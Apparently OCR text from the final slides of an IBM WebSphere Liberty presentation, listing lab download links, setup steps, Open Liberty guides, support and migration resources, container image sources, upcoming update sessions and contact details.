https://ibm.box.com/WASLibertyVPoT (fast - about 10 minute download)

https://public.dhe.ibm.com/ibmdl/export/pub/software/websphere/wasdev/pot/ (slower but firewall friendly – about 1 hour download)




charts only

charts & lab instructions only

WebSphere Liberty Virtual POT

Unzip to C:\wlp_pot

- Note: You can unzip to anywhere you wish but the lab instructions assume the unzip location is C:\wlp_pot



Follow labs\gettingStarted\0_setup_**20180105**\setup.pdf

Then choose any labs you want to do

Open Liberty Guides

- Hands-on learning in ~20 minutes
- 52 guides
  - MicroProfile & Jakarta EE
  - Open Shift, Docker, Kubernetes Istio
- Latest Guides
  - *Authenticating users through social media providers*
  - *Deploying microservices to OpenShift by using Kubernetes Operators*

https://openliberty.io/guides

Resources

Useful Liberty Links

- Why choose Liberty for Microservices: https://ibm.biz/6ReasonsWhyLiberty
- Choosing the right Java runtime: https://ibm.biz/ChooseJavaRuntime
- How to approach application modernization: https://ibm.biz/ModernizeJavaApps
- Open Liberty: https://www.openliberty.io
- Open Liberty Guides: https://www.openliberty.io/guides

Programming API Links

- Eclipse MicroProfile: https://microprofile.io
- Jakarta EE: https://jakarta.ee

Support Links

- Java support dates: http://www.ibm.com/developerworks/java/jdk/lifecycle
- Single Stream Continuous Delivery: https://www-01.ibm.com/support/docview.wss?uid=ibm10869798
- Container Support Policy: https://www.ibm.com/support/pages/container-deployment-support-policy-websphere-liberty
- Enhancement Requests: https://cloud-platform.ideas.ibm.com

Migration Tools

- IBM Transformation Advisor http://ibm.biz/cloudta
- WebSphere Binary Migration Toolkit: http://ibm.biz/WAMT4AppBinaries

Resources

Red Hat UBI images

- https://icr/r/ibmcom/websphere-liberty
- https://hub.docker.com/r/openliberty/open-liberty

Ubuntu images

- https://hub.docker.com/_/websphere-liberty
- https://hub.docker.com/_/open-liberty

IBM Container Registry images

- https://cloud.ibm.com/docs/Registry?topic=RegistryImages-ibmliberty

Configuration/build files in github

- https://github.com/WASdev/ci.docker
- https://github.com/OpenLiberty/ci.docker

Next Quarterly Update

Liberty 21.0.0.10-12 Update

~~Session#1: Dec 08, 2021 from 1-3pm ET - http://ibm.biz/Liberty-Dec08~~

Session#2: Dec 15, 2021 from 9-11am ET - http://ibm.biz/Liberty-Dec15

Liberty 22.0.0.1-3 Update

Session#1: Mar 23, 2021 from 1-3pm ET - https://ibm.biz/Liberty-Mar23

Session#2: Mar 30, 2021 from 9-11am ET - http://ibm.biz/Liberty-Mar30

Broadcast on Expert TV: https://techtv.bemyapp.com/#/sponsors/websphere-community-spotlight


IBM
Join the WebSphere & Liberty CAB
The Customer Advisory Board for WebSphere and Liberty customers and partners
Let's continue our conversation.
Anyone can join.
✓ Join weekly (optional) sessions
✓ Connect directly with experts
✓ Share pain points and best practices
✓ Provide feedback
✓ Be the first to review roadmaps
✓ Get insights from peers
✓ Access to opportunities
Register → http://ibm.biz/WAS&LibertyCAB
Contact: claudiab@us.ibm.com

Questions?

http://stackoverflow.com/questions/tagged/websphere-liberty

alasdair@ibm.com

Thank You

Your Feedback is Important

Open Liberty